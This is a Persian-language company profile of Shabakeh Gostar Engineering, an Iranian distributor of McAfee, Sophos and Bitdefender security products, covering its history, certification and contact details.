شرکت مهندسی شبـکه گستر در سال ۱۳۷۰ تأسیس گردید و اولیـن شـرکت ایـرانـی است کـه در زمینه نرم‌افزارهای ضـدویـروس فعـالیت تخصصی و متمـرکـزی را آغـاز کـرده است. در ابتـدا، همکـاری مشتـرکی بیـن شرکت مهندسی شبـکه گستـر و شرکت انگلیسی S & S International (تولیدکننده ضدویروس مشهور Toolkit) آغاز گردید. در مدت کوتاهی، با فعالیت شبکه گستر به عنوان نماینده رسمی و انحصاری S & S International در ایران، بـه تـدریج ضدویروس Dr Solomon's Toolkit به محبوب‌ترین ضدویروس در ایران تبدیل شد.

پس از خرید شرکت S & S International توسط شرکت McAfee در سـال ۱۳۷۷، شرکت شبکه گستر نیز مانند دیگر نمایندگان بین‌المللی فعالیت خود را بر روی نرم‌افزارهای ضدویروس McAfee ادامـه داد. اکنون نیـز شبکه گستر به عنوان فروشنده مجـاز (Authorized Reseller) در منطقه خاورمیانه، به ارائه محصولات و خدمات در ایران اقدام می‌نماید.

در سـال ۱۳۸۴ شـرکت مهندسی شبکه گستر موفق به کسب نمایندگی رسمی شرکت آلمانی Astaro، سـازنـده محصـولات "مـدیریت یکپـارچـه تهـدیـدات" (Unified Threat Management) گردید. به دنبال رشد چشمگیر و موفقیت جهانی محصولات امنیتی شرکت Astaro، در سال ۱۳۹۰ شرکت Sophos انگلیس، اقدام به خرید این شرکت آلمانی نمود. به دنبال این نقل و انتقال، شرکت مهندسی شبکه گستر با همکاری با شرکت Sophos، فعالیت خود را در این زمینه ادامه داده و اکنون محصولات Astaro سابق را تحت نام Sophos در ایران عرضه می‌نماید.

از سال ۱۳۹۱ شرکت مهندسی شبکه گستر عرضه محصولات ضدویروس Bitdefender را به عنوان نماینده و توزیع‌کننده (Distributor) رسمی در ایران آغاز کرد. عرضه محصولات ضدویروس Bitdefender در کنار محصولات امنیتی McAfee، پاسخی به شرایط و نیازهای متفاوت کاربران و مدیران شبکه بوده است. ضد ویروس چابک‌تر، مدیریت آسان‌تر و محصولی مقرون به صرفه‌تر، انتظارات برخی از کاربران و مدیران شبکه بود که با عرضه محصولات ضدویروس Bitdefender، شبکه گستر به نیازهای این بخش از بازار پاسخ داد.

شرکت مهندسی شبکه گستر افتخار دارد که مجری برخی از بزرگترین پروژه‌های نصب و راه‌اندازی و طولانی مدت‌ترین قراردادهای نگهداری و پشتیبانی محصولات امنیت شبکه در کشور بوده است.

این شرکت علاوه بر خدمات‌دهی به هزاران شرکت و سازمان که صدها هزار کاربر را در کشور شامل می‌شوند، دارای شبکه نمایندگی فروش و پشتیبانی در سراسر کشور نیز می‌باشد.

ISO 9001:2008
Cert No 9150.C528

اتـــاق خـبـــر

newsroom.shabakeh.net

مـرکـز آمـــوزش

events.shabakeh.net

خدمات پس از فروش

my.shabakeh.net

خدمات پشتیبانی فنی

help.shabakeh.net

شبکه گستر

شرکت مهندسی شبکه گستر

تهران خیابان شهید دستگردی (ظفر) شماره ۲۷۳

تلفن / دورنگار ۴۲۰۵۲ - ۰۲۱

info@shabakeh.net www.shabakeh.net